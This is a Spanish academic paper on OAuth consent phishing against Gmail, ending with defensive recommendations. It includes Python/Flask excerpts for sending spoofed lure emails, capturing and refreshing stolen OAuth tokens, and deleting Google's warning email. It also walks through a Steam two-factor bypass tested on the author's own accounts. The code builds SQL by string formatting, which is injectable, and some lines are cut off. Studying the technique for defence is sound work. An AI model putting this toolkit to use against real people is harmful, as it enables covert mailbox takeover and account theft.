Spear phishing : Nuevas técnicas de phishing usando Oauth*

Jorge Daniel Monterroso Nowell[1, **]

[1] *Facultad de Ingeniería, Universidad de San Carlos, Ciudad Universitaria, Zona 12, Guatemala.*

Phishing is one of the most common and widespread forms of credential theft. This publication discusses a more sophisticated form of phishing, the common propagation method, how it works, how it's used by criminals and how to identify it before get in it so you can prevent being affected.

I. INTRODUCCION

El phishing es tal vez la técnica de hacking para la obtención de credenciales más común a pesar de su simplicidad, el phishing viene acompañado de técnicas de ingeniería social haciéndose pasar por personas o empresas de confianza, intentando hacer robo de datos personales, información bancaria, y credenciales de todo tipo, teniendo como método de propagación más común el email spam. Las API[6] interfaces de programación de aplicaciones es una especificación formal sobre cómo un módulo de un software se comunica con otro. Oauth es estándar abierto para la delegación de acceso, que es comúnmente usada para darle acceso a sitios web o aplicaciones para que puedan obtener información sin tener la contraseña del usuario, las últimas 2 definiciones (API y Oauth) son usadas comúnmente para crear aplicaciones en sitios web o aplicaciones de escritorio, éstas dos tecnologías son usadas por empresas como Google, Facebook y Microsoft. Las API como sistemas de autentificación de los usuarios que están consumiendo la aplicación usan OAuth. Entonces es cuando se plantea la posibilidad de hacer aplicaciones maliciosas con ayuda de phishing para en vez de robar un usuario y una contraseña robar tokens de OAuth, el funcionamiento y modus operandi [7] de estas aplicaciones es motivo de esta investigación . [1] [4]

II. FUNCIONAMIENTO

El funcionamiento de éste ataque se basa en el sistema de tokens de OAuth y la forma de administrar los permisos del usuario, es importante resaltar que al dar permisos a una aplicación ésta posteriormente se identifica solamente con un token sin la necesidad de tener el usuario y la contraseña, saltando sistemas de doble autenticación y evadiendo los sistemas que verifican país, dispositivos conocidos y cualquier cosa que haga al sistema sospechar que no es el verdadero usuario, dado que el sistema sabe que es una app al que el dueño le da su confianza. Es decir éste ataque como cualquier otro phishing es inútil si la víctima no hace lo que el atacante desea que en este caso es ceder permisos a una app maliciosa, el problema radica en que los usuarios normalmente al tener que aceptar permisos están acostumbrados a darle siguiente o aceptar sin leer qué permisos está solicitando la aplicación. En un ataque normal de phishing se pide el usuario y la contraseña, simulando ser la página real, pero hay detalles para que a un usuario prevenido no le hagan caer en éstos métodos, por ejemplo el ver la dirección que no coincide con la del sitio al cual pertenece ese usuario y esa contraseña, otro indicador que es normalmente recomendado es verificar si la url contiene un certificado ssl, en este ataque ambas recomendaciones se pasan por alto dado que si en caso de que la cuenta está cerrada si hay que iniciar sesión pero al verificar a quien se le están proveyendo estos datos se identifica que es la página a la que pertenecen, dada la forma en la cual funciona Oauth.



Figura 1: Funcionamiento de Oauth2.0 en un web server, Fuente : [5]

En el momento en que el usuario da los permisos(Scopes) a la aplicación maliciosa obtiene un código de autorización con el cual puede solicitar al servidor un token como se muestra en la Figura 1, y este responde con parámetros como el tiempo de validéz, fecha de expiración y los dos más importantes el token de acceso y el token de refresco, el token de acceso es el que se utiliza para hacer uso de las funciones de la API en nombre del usuario en este caso la víctima, y el token de refresco se usa para volver a pedir un token de acceso cuando éste

* Universidad de San Carlos de Guatemala
** e-mail: nowelljorge@gmail.com

caducó, entonces si tenemos guardado el token de refresco de la víctima solo basta con hacer la petición para refrescar el token de acceso para acceder a la información y a las funcionalidades del API con los permisos solicitados previamente que además fueron aceptados.

III. MÉTODO DE ATAQUE

Nota 1. El método de ataque se realizó con una aplicación propia explicada en el punto IV

El método de difusión es la ingeniería social, como el email spoofing o simplemente un e-mail de una dirección desconocida pero real, el cuerpo del mensaje contiene un link el cual lleva a una app que usa Oauth y ésta pide permisos para luego redirigir a la victima de nuevo a su email o a cualquier sitio de elección del atacante, en el contenido del mensaje se encuentra cualquier cosa como que se ganó un premio, suscripciones gratis o algún tipo de amenaza como el famoso virus de la policía.
En el siguiente ejemplo lo que hice fue enviar un email desde una dirección falsa por un servidor smtp gratuito, a mi dirección de correo simulando un ataque de email spoofing; como resultado el correo llego a mi bandeja de entrada sin ser detectado como spam.

Cabe resaltar que google filtra el spam de forma automática y éstos filtros en sus configuraciones por defecto dejan pasar algunos ataques de phishing en especial los ataques dirigidos, es decir los que son personalizados para que la víctima crea que el mensaje es legítimo.

En este caso en específico cuando el correo contiene un enlace a una página no conocida o un sitio no seguro el correo es filtrado como spam por lo cual opte por acortar el link malicioso con el propio acortador de enlaces de google https://goo.gl/



Figura 2: Email malicioso, Fuente : Jorge Monterroso

En la figura 2 se muestra el correo en bandeja de entrada y el correo ya abierto. En bandeja de entrada se observa que gmail marco como importante este correo, y en el cuerpo de mensaje se intentó personalizar ligeramente con html y simulando ser una página de música que ofrece una suscripción gratuita por 9 meses que es parte de la ingeniería social que se utiliza en un ataque, además se colocó el puntero del mouse sobre el botón para que el navegador mostrase a donde dirige este link.



Figura 3: Permisos Aplicacion web maliciosa, Fuente : Jorge Monterroso

El enlace dirige a una página web la cual genera la primer petición de token y redirecciona a la víctima a la petición de permisos(Figura 3), cuando éstos son aceptados es redirigido a la app maliciosa que guarda la información del token y redirecciona a el email.
Del lado de la víctima el procedimiento que el visualiza es del correo a la página de Oauth de google y luego de vuelta a su correo, puesto que los redireccionamientos son rápidos. En el momento que un usuario le da acceso a una aplicación, google envía un correo con los permisos que se concedieron y el nombre de la app que está usando éstos, intentando que el usuario no lea este correo se implementa un método que busca y elimina el correo de advertencia

IV. APLICACIÓN

Nota 2 : El código del cual se habla en este apartado está publicado en github https://github.com/jorged104 Propiedad de Jorge Monterroso (Autor de esta publicación)

Como lenguaje de programación para éste script se optó por utilizar el lenguaje python por su simplicidad y fácil comprensión para la enseñanza y que es soportado por la API de google, como servidor web se utilizó FLASK, base de datos mysql y por supuesto la API de google.

La mayor parte de esta aplicación está basada en la API de google y se creó con una orientación para que fuese una herramienta fácil de montar y aprender cómo funcionan este tipo de ataques de phishing así como su implementación como una herramienta de pentesting.

A continuación encuentra una pequeña documentación de los métodos más importantes utilizados en la creación del script.

```
@app.route('/envio2',methods=['GET']) #envio con plantilla
def  senddos():

  username = '[redacted]'
  password = '[redacted]'
  primerParte = open ('plantilla.html','r')
  m1 = primerParte.read()
  segundaParte = open('plantilla2.html','r')
  m2 = segundaParte.read()
  msg = MIMEMultipart('mixed')
  sender = 'jorgePromos@gmail.com'
  recipient = request.args.get('victima')
  msg['Subject'] = 'Enhorabuena  '
  msg['From'] = sender
  msg['To'] = recipient
  link = "https://goo.gl/[redacted]X"
  final = m1 +   link  + m2
  html_message = MIMEText(final, 'html')
  msg.attach(html_message)
  mailServer = smtplib.SMTP('mail.[redacted]com', 2525) # 80
  mailServer.ehlo()
  mailServer.starttls()
  mailServer.ehlo()
  mailServer.login(username, password)
  mailServer.sendmail(sender, recipient, msg.as_string())
  mailServer.close()
  return final
```

Figura 4: Función E-mail spoofing, Fuente : Jorge Monterroso

En la figura 4 se aprecia la programación del email spoofing, el resultado se observa en figura 2, este método recoge el correo de la víctima por la url y se conecta con el servidor smtp para hacer el envío del e-mail.

```
auth_code = flask.request.args.get('code')  #Se busca el codigo de autorizacio
credentials = flow.step2_exchange(auth_code)
http_auth = credentials.authorize(httplib2.Http())
service = discovery.build('gmail', 'v1',http=http_auth)
response = service.users().getProfile(userId='me').execute() #  Ya con las que
mail = response['emailAddress']  # Obtiene el email para identificar a la vict
sq = "INSERT INTO Datos (id,email,Tokens) VALUES (null,'%s','%s')"  % (mail,cr
res = run_query(sq)#Insercion en la base de datos
return "Hecho s"
```

Figura 5: Método que salva las funciones, Fuente : Jorge Monterroso

En la figura 5 se obtienen los tokens de acceso y éstos son almacenados en la base de datos para usarlos por el administrador .

```
@app.route('/resfescar',methods=['GET'])
def refresco():
  tokenR = request.args.get('tokenRefresco') #Token de refresco
  identificador = request.args.get('id') # ID en la DB
  flow = client.flow_from_clientsecrets(
      'client_secret.json',
      scope='https://mail.google.com/',
      redirect_uri='http://[redacted]oauth2callback')
  flow.params['include_granted_scopes'] = 'true'
  flow.params['access_type'] = 'offline'
  flow.params['approval_prompt'] = 'force'
  credentials = flow.step2_exchange(tokenR)   #.....   Funcion Para refrescar Tokens .....
  query = "UPDATE Datos SET Tokens='%s' WHERE id = %i" % (credentials.to_json(), int(identificador
  run_query(query)
  return "Hecho"
```

Figura 6: Obtiene y refresca el token Fuente : Jorge Monterroso

El código de la figura 6 crea el cambio de ese token a un token de refresco que es utilizado para la obtención de los accesos, además actualiza la base de datos.

Administracion De tokens

Email	Status	Vencimiento	Eliminar Correo de Advertencia	Ver Correo	Refescar y Acceder
nowelljorge@gmail.com	0	2017-11-25T05:45:02Z	Eliminar Correo	Ver Correo	Refresco
jorged104@gmail.com	0	2017-11-29T02:33:29Z	Eliminar Correo	Ver Correo	Refresco

Figura 7: Panel de administración Fuente : Jorge Monterroso

La figura 7 contiene el panel de administrador en el cual se obtiene información del vencimiento y estado de los tokens que están en nuestro poder para así refrescarlos, eliminar el correo de advertencia para no levantar sospechas y la opción de visualizar los correos.



Figura 8: Panel de administración Fuente : Jorge Monterroso

Se ingresó a un correo de los que se tiene capturada la información, en este apartado del panel se listan los correos que están en la bandeja de entrada de la víctima, se enviaron dos correos para poder visualizar en pantalla que la información obtenida es correcta tal como se muestra en la figura 8.

V. EXPLOTACIÓN

Nota 3. El ataque aquí simulado se realizó en cuentas propias con motivo de investigación.

Los siguientes pasos son utilizados para saltar un factor de doble autentificación de una cuenta en una página de juegos suponiendo que el usuario y la contraseña ya fueron comprometidos.

El ataque comienza utilizando la herramienta ya montada accediendo a la url */envio2?victima=(Dirección de la víctima)* que lo que hace es usar email spoofing para mandarle a la víctima un correo de una supuesta suscripción gratis aprovechándonos de la ingeniería social se espera que el atacado lea el correo, he intente reclamar su supuesta suscripción, lo que la víctima visualiza en su bandeja de entrada está en la figura 2.

Cuando la víctima ya aceptó y dió permisos a la aplicación, roba las credenciales y redirige a la víctima de nuevo a su correo para evitar sospechas(figura 3).



Figura 9: VPN Utilizado Fuente : Jorge Monterroso

En una máquina virtual y la conexión por medio de una VPN para cambiar la IP(figura 9) se intentó entrar a la cuenta de steam de la víctima por lo cual salta un factor de doble autenticación que envía un código de confirmación al email del dueño de la cuenta(figura 10).

Figura 10: Envío de código de confirmación Fuente : Jorge Monterroso,página de steam

Luego por medio del panel de administración se entra al correo de la víctima y al mensaje que acaba de llegar para obtener el código de confirmación de la cuenta comprometida(figura 11)



Figura 11: Panel de administración de la herramienta (Visualización de correos) Fuente : Jorge Monterroso

Se escoge éste método para pasar el factor de doble autenticación porque en el caso de que se intentara comprometer el correo electrónico obteniendo la contraseña, puede que tenga otro factor de autenticación al que no se podría acceder para ver los mensajes, por lo cual la técnica de robo de tokens de Oauth es la mejor opción así saltando la seguridad, como se explicó anteriormente.

VI. ALCANCES

Los alcances para éste tipo de ataque son muy variados ya que en sí depende de la creatividad del atacante, porque cuando éste consigue permisos del usuario la aplicación puede hacer lo que quiera, que esté dentro de los límites del API y permisos, aparte del demostrado en la sección anterior están los siguientes ejemplos, un tipo de ransomware que encripta el correo electrónico o afecte archivos de drive, crear listas de emails, envío de spam desde cuentas email a contactos y desconocidos para saltar filtros de spam, adware que implante publicidad dentro del email, spam desde perfiles sociales y estos son solo unos usos que se ven entre los posibles vectores de explotación de los robos de tokens.

Cabe resaltar que aunque esta investigación fue enfocada en los servicios de google este tipo de ataque se puede realizar en cualquier API que use el sistema de Oauth porque la vulnerabilidad no se encuentra en los protocolos, sino en que se le da mucho control al usuario que no es de lo más consiente en cuáles son los permisos que está aceptado, que es exactamente el mismo problema que se encuentra en los dispositivos android, es notorio en los sistemas que donde el usuario tiene el control de los permisos de una aplicación, este se ve comprometido por la desinformación que existe al aceptar los mismos.

VII. RECOMENDACIONES

Recomendaciones a tomar en cuenta para no ser víctima de un ataque de phishing.

* No autorizar aplicaciones que tengan permisos incoherentes como por ejemplo una aplicación que edite fotos de nuestra nube y que esté pidiendo acceso a los contactos o control del email.

* Nunca aceptar permisos de aplicaciones no verificadas, cuando una aplicación no ha sido verificada normalmente se muestran paneles de advertencia, aunque la mayoría de las veces las aplicaciones maliciosas pasan las pruebas de seguridad, sólo por cumplir requerimientos de políticas de privacidad, términos y condiciones.

* Si se está a cargo de un grupo donde se maneje información sensible por email se recomienda usar un cifrado de nube pública ya que aunque se tenga acceso al email, si se encuentra cifrado de nada le serviría a un atacante ver esa información, puede que no sea viable para un usuario tradicional pero para una empresa sí que es una medida de seguridad que evita este tipo de ataque.

* Revisar que apps tienen permisos en tu cuenta, puede existir que el caso sea que la cuenta haya estado abierta y una persona dio permisos a una aplicación con motivos maliciosos, ya que así no necesita el usuario y contraseña pudiendo conectarse a la cuenta desde la app en otra máquina.

* Si te topas con una aplicación que parezca sospechosa repórtala.

* Usar un log management para saber si se está comprometido y a que servicios se loguean las aplicaciones y detectar las que no sean deseadas por nosotros.

* Informar a nuestros usuarios de los peligros que conlleva dar permisos a una aplicación y que consecuencias pueden causar.

* Si se fue víctima de éste ataque eleminar inmediatamente los permisos a la aplicación sospechosa, e ir a revisar nuestros ajustes para corroborar que no han cambiado algo de ésta zona

* Tener múltiples capas de anti spam para así poder filtrar esos correos que como único objetivo tienen perjudicar al usuario, ya sea evadiendo el ataque anteriormente mencionado o cualquier otro tipo de intento que atente contra nuestra seguridad.

VIII. CONCLUSIONES

El spam sigue siendo un problema y aún más el email spoofing que durante varios años ha estado presente y aún más en la actualidad, los filtros antiphishing no detectan las amenazas anteriormente mencionadas, por lo cual no hay una herramienta específica que combata ésto al igual que no existe un factor de doble autenticación para el acceso de las apps que como se demostró es la debilidad más marcada en el caso presentado ya que no importa que se cuente con ellos, son evadidos por la manera en que funcionan las implementaciones de Oauth, muchas empresas funcionan con este tipo de IDP para la autenticación con aplicaciones, el phishing tradicional sigue siendo una de las formas más usadas para robar usuarios y contraseñas, que con ayuda de alguna de las técnicas presentadas podrían administrar y automatizar tareas haciéndoles más fácil delinquir, más cuando es una organización y los ataques pueden ser personalizados, hay que tener a los empleados informados de todas las técnicas que existen y si es posible hacerles pruebas para cuantificar el riesgo existente, y como usuario común tomar en cuenta las recomendaciones anteriormente mencionadas.

[1] Marcelo Rivero.*¿QUÉ ES EL PHISHING?* [En linea][26 de septiembre de 2017]. Disponible en: `https://www.infospyware.com/articulos/que-es-el-phishing`

[2] Darya Gudkova, Maria Vergelis, Tatyana Shcherbakova, Nadezhda Demidova.*Spam y phishing* [En linea][26 de septiembre de 2017]. Disponible en: `https://securelist.lat/spam-and-phishing-in-q2-2017/85433/`

[3] Anónimo.*¿Qué es el spear phishing?* [En linea][26 de septiembre de 2017]. Disponible en: `https://latam.kaspersky.com/resource-center/definitions/spear-phishing`

[4] Anonimo.*¿Qué es una API y para qué sirve?* [En linea][26 de septiembre de 2017]. Disponible en: `http://www.abc.es/tecnologia/consultorio/20150216/abci--201502132105.html`

[5] Google inc.*Using OAuth 2.0 to Access Google APIs* [En linea][28 de septiembre de 2017]. Disponible en: `https://developers.google.com/identity/protocols/OAuth2`

[6] Application Programming Interface.

[7] Latin de modo de obrar